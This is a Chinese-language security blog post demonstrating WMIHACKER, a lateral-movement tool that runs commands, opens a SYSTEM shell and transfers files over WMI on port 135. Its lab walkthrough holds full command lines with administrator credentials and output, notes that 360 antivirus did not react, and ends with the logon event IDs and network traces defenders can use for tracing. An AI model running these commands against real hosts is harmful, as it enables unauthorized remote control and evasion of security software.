

# 横向移动工具WMIHACKER

鸿鹄实验室a 鸿鹄实验室 昨天

**WMIHACKER是一款用于远程主机连接工具，通过135端口进行命令执行，执行结果读取以及无需445端口进行文件传输。**

具体的介绍自己去看360的介绍吧，下面演示一下它的基本用法。

测试环境：

攻击机：win2008

受害者：win2008 + 360全家桶



使用方法：

[illegible]

执行模式包括/cmd、/shell、/upload、/download分别指执行命令、模拟shell、上传文件、下载文件

/cmd模式中GETRES取1 or 0, 1代表获取命令执行结果, 0代表不获取结果, 比如执行命令为"echo 1 > .pipetest"这类需要重定向或其他不需要输出的命令选择值应该为0.

## 测试有命令回显执行方式

```
1 C:\Users\Administrator\Desktop>cscript //nologo WMIHACKER.vbs /cmd 192.168.0.106
```

```
2 administrator "abc123!" "ipconfig" 1
```

```

      v0.6beta      By. Xiangshan@360RedTeam
MIHACKER : Target -> 192.168.0.106
MIHACKER : Connecting...
MIHACKER : Login -> OK
          192.168.0.106 >> ipconfig
MIHACKER : The Schedule Name is g3rg5lyd
MIHACKER : File Write Success.
MIHACKER : COMMAND EXEC SUCCESS, Wait to write in reg.
MIHACKER : REG WRITE SUCCESS, Wait to read the res.

Windows IP 配置

以太网适配器 本地连接:

    连接特定的 DNS 后缀 . . . . . :
    本地连接 IPv6 地址 . . . . . : fe80::5917:6ac8:cc15:9958%11
    IPv4 地址 . . . . . : 192.168.0.106
    子网掩码 . . . . . : 255.255.255.0
    默认网关 . . . . . : 192.168.0.1

隧道适配器 isatap.{7915F23E-A34F-4BF4-A67F-0FE54D2B221C}:

    媒体状态 . . . . . : 媒体已断开

```

全程360无反应。

除此之外还有下面的利用方法：

```
1 cscript wmihacke.vbs /cmd 192.168.0.106 administrator "abc123!" "echo whoami > c:1.txt" 0
```


获得一个交互式shell

```
1 C:\Users\Administrator\Desktop>cscript //nologo WMIHACKER.vbs /shell 192.168.0.1
2 06 administrator "abc123!"
```

```
C:\Users\Administrator\Desktop>cscript //nologo WMIHACKER.vbs /shell 192.168.0.1
06 administrator "abc123!"

v0.6beta By. Xiangshan@360RedTeam


WMIHACKER : Target -> 192.168.0.106
WMIHACKER : Connecting...
WMIHACKER : Login -> OK
WMIHACKER : Welcome to WMIHACKER Shell
WMIHACKER : CMD > whoami
192.168.0.106 >> whoami
WMIHACKER : The Schedule Name is 5Rg4Tam
WMIHACKER : File Write Success.
WMIHACKER : COMMAND EXEC SUCCESS, Wait to write in reg.
WMIHACKER : REG WRITE SUCCESS, Wait to read the res.
nt authority\system
```




当然其还有上传、下载文件的功能。

使用该工具时会在目标系统上产生4634、4624、4672、4776的登录日志

安全 事件数: 386				
关键字	日期和时间	来源	事件 ID	任务类别
审核成功	2020/7/3 11:53:35	Microsoft Windows 安全审核。	4634	注销
审核成功	2020/7/3 11:53:35	Microsoft Windows 安全审核。	4634	注销
审核成功	2020/7/3 11:52:29	Microsoft Windows 安全审核。	4634	注销
审核成功	2020/7/3 11:52:24	Microsoft Windows 安全审核。	4634	注销
审核成功	2020/7/3 11:52:16	Microsoft Windows 安全审核。	4624	登录
审核成功	2020/7/3 11:52:16	Microsoft Windows 安全审核。	4624	登录
审核成功	2020/7/3 11:52:16	Microsoft Windows 安全审核。	4776	凭据验证
审核成功	2020/7/3 11:52:16	Microsoft Windows 安全审核。	4624	登录



且会泄漏源地址：



使用该进程进行通信：

192.168.0.105							
svchost.exe	844	系统文件	C:\Windows\system32\schedsvc.dll	TCP	192.168.0.106:49154	192.168.0.105:49188	
svchost.exe	844	系统文件	C:\Windows\system32\schedsvc.dll	TCP	192.168.0.106:49154	192.168.0.105:49189	

溯源时可注重注意该进程、事件活动。总的来说该工具是十分优秀的一款横向工具，且代码写的很优美，方便二开，具体细节有兴趣的可以进行分析。